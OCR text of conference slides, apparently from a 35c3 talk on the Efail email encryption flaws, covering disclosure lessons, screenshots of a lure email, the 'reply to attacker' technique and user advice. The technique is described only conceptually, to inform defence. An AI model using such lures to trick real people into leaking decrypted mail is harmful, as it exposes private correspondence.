
Disclosure; lessons learnt

1. Stick to a 90 day disclosure deadline.
2. Be careful with disclosure pre-announcements, because:
   - People will speculate about the details and
     a) underrate the risk, or
     b) overrate the risk, and
     c) spread false information.
   - you won‘t be in control of communicating the details.
3. Controling information flow right after disclosure is essential.


Agenda


Efail CBC/CFB Gadgets
Efail Direct Exfiltration
Reply to attacker
Plaintext bugs
T


Mailboxes
Inbox
Sent
Drafts
Mailboxes
Inbox
bob@efail....
eve@efail.de
Drafts
Sent
bob@efail....
eve@efail.de
Junk
Trash
Smart Mailboxes
On My Mac
Recovered M...
Sort by Date
Eve
28.12.18
Your Request
Inbox -...@efail.de
Dear Sebastian, I will attend your 35c3 talk on the Efail vulnerabilitie...
Eve
Inbox...ob@efail.de
28. December 2018 at 12:08
E
Your Request
To: Bob
Security: Encrypted, Signed (schinzel@fh-muenster.de)
Dear Sebastian,
I will attend your 35c3 talk on the Efail vulnerabilities in OpenPGP and S/MIME. While reading the paper, some questions arose that I couldn't find an answer to. Do you have some time to meet on 35c3 to discuss this. If you agree, I presume that you might want to meet the day after the talk.
I'd be delighted if you get back to me.
Best,
Pepe
- - - - - - - -
Pepe Markenkoetter
Mustermannstr. 31337
Postfach 1337
31337 Muenster
Germany
Tel.: +49 251 1234567890
Mobile: +49 170 1234567890
Fax: +49 251 987654321
Email: pepe@consulting-muenster.de
Web: https://consulting-muenster.de/pepe
0:01,79



Mailboxes
Inbox (1)
Sent
Drafts
Mailboxes
Inbox
bob@...
1
eve@efail.de
Drafts
Sent
bob@efail....
eve@efail.de
Junk
Trash
Smart Mailboxes
On My Mac
Recovered M...
Sort by Date
Eve
28.12.18
Your Request
Inbox -...@efail.de
Dear Sebastian, I will attend your
35c3 talk on the Efail vulnerabilitie...
Mail
Version 11.3 (3445.6.18)
© 1995–2018 Apple Inc. All rights reserved.
Message Selected

Reply to attacker email



- Attacker sends benign email that tempts victim to respond
- Email contains OpenPGP or S/MIME ciphertext
- Victim‘s mail client decrypts ciphertext and includes it in reply email

See also: https://cure53.de/pentest-report_thunderbird-enigmail.pdf



Sebastian Schinzel
Email: schinzel@fh-muenster.de
Twitter: @seecurity

Meet us at Chaos West right after talk!

Are you targeted by motivated attackers?

Probably yes:

- Avoid email.
- If you can‘t, use OpenPGP, and encrypt/decrypt outside of mail client.

Probably not:

- Prefer OpenPGP over S/MIME.
- Disable HTML for encrypted emails and be careful with attachments.
- Don‘t cite text in reply.